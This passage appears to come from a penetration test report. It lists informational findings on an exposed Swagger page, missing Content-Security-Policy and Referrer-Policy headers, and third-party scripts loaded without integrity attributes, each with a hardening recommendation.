[NOT TESTED] [INFO] SECURITUM-2415626-005: API documentation available publicly

SUMMARY

During the testing it was observed that the OpenAPI documentation (Swagger) is available publicly on the Internet. Knowledge of API endpoints, models and parameters can help potential attackers in adjusting their malicious actions. The documentation can at this point also be crawled by Internet bots.

Because the application has an open registration form, this issue has been reported for informational purposes.

LOCATION

https://[HOSTNAME]/API/swagger/index.html

RECOMMENDATION

It is recommended to expose information only to authorized parties. If not necessary, access to the documentation should require authentication.

[NOT TESTED] [INFO] SECURITUM-2415626-006: Lack of Content-Security-Policy header

SUMMARY

The `Content-Security-Policy` (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if you define the following CSP policy:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application's domain ('self'), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

It is recommended to consider implementation of the `Content-Security-Policy` header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (`<script>` tags or events such as `onclick`) is used, they should be placed in external JavaScript files or nonce policies should be used. More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://report-uri.com/home/generate

[NOT TESTED] [INFO] SECURITUM-2415626-007: Lack of integrity attribute

SUMMARY

The application loads and executes external scripts of the third parties.

However, in some cases it does not verify that the requested file has the correct checksum. This means that an attacker can swap the content of scripts on a third-party server, which will later launch malicious scripts in the application.

Adding the integrity attribute in the `<script>` elements allows to enable an additional mechanism to protect against the above scenario: before the script is executed, the browser will check if its checksum is as it should be. In case the checksums do not match, the script will not be executed.

More information:

- https://www.w3.org/TR/SRI/

PREREQUISITES FOR THE ATTACK

Swapping the content of a script on a third-party server.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Several lines of code were identified within the application, where no integrity parameter is specified. Below are a few examples:

Endpoint: `/PB/docs/the-menu-bar/`

```
<script defer data-domain="[HOSTNAME]/pb/docs" src="https://plausible.io/js/script.js">
```

Endpoint: `/PB/Account/Login`

```
<script type='text/javascript' src="//kendo.cdn.telerik.com/2021.3.1109/js/kendo.all.min.js">
```

Endpoint: `/PB/About/AboutITPedia`

```
<script src="//cdnjs.cloudflare.com/ajax/libs/jszip/2.4.0/jszip.min.js">
```

Endpoint: `/PB/About/AboutEracent`

```
<script src="//cdnjs.cloudflare.com/ajax/libs/jszip/2.4.0/jszip.min.js">
```

LOCATION

Example locations were shown in the technical details section. This is not a complete list.

RECOMMENDATION

It is recommended to always set the integrity HTML attribute when referring to external resources.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html#subresource-integrity

[NOT TESTED] [INFO] SECURITUM-2415626-008: Lack of Referrer-Policy header

SUMMARY

It was identified that the tested application does not implement Referrer-Policy header.

This header allows to specify what information can be placed in the Referer request header. It is also possible to disable sending any values in the Referer header which will prevent from leaking potentially sensitive information to other third-party servers.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

Referrer-Policy header should be added in all server responses:

```
Referrer-Policy: [value]
```

where [value] should have one of the following values:

- no-referrer: Referer header will never be sent in the requests to server.
- origin: Referer header will be set to the origin from which the request was made.
- origin-when-cross-origin: Referer header will be set to the full URL in requests to the same origin but only set to the origin when requests are cross-origin.
- same-origin: Referer header contains full URL for requests to the same origin, in other requests the Referer header is not sent.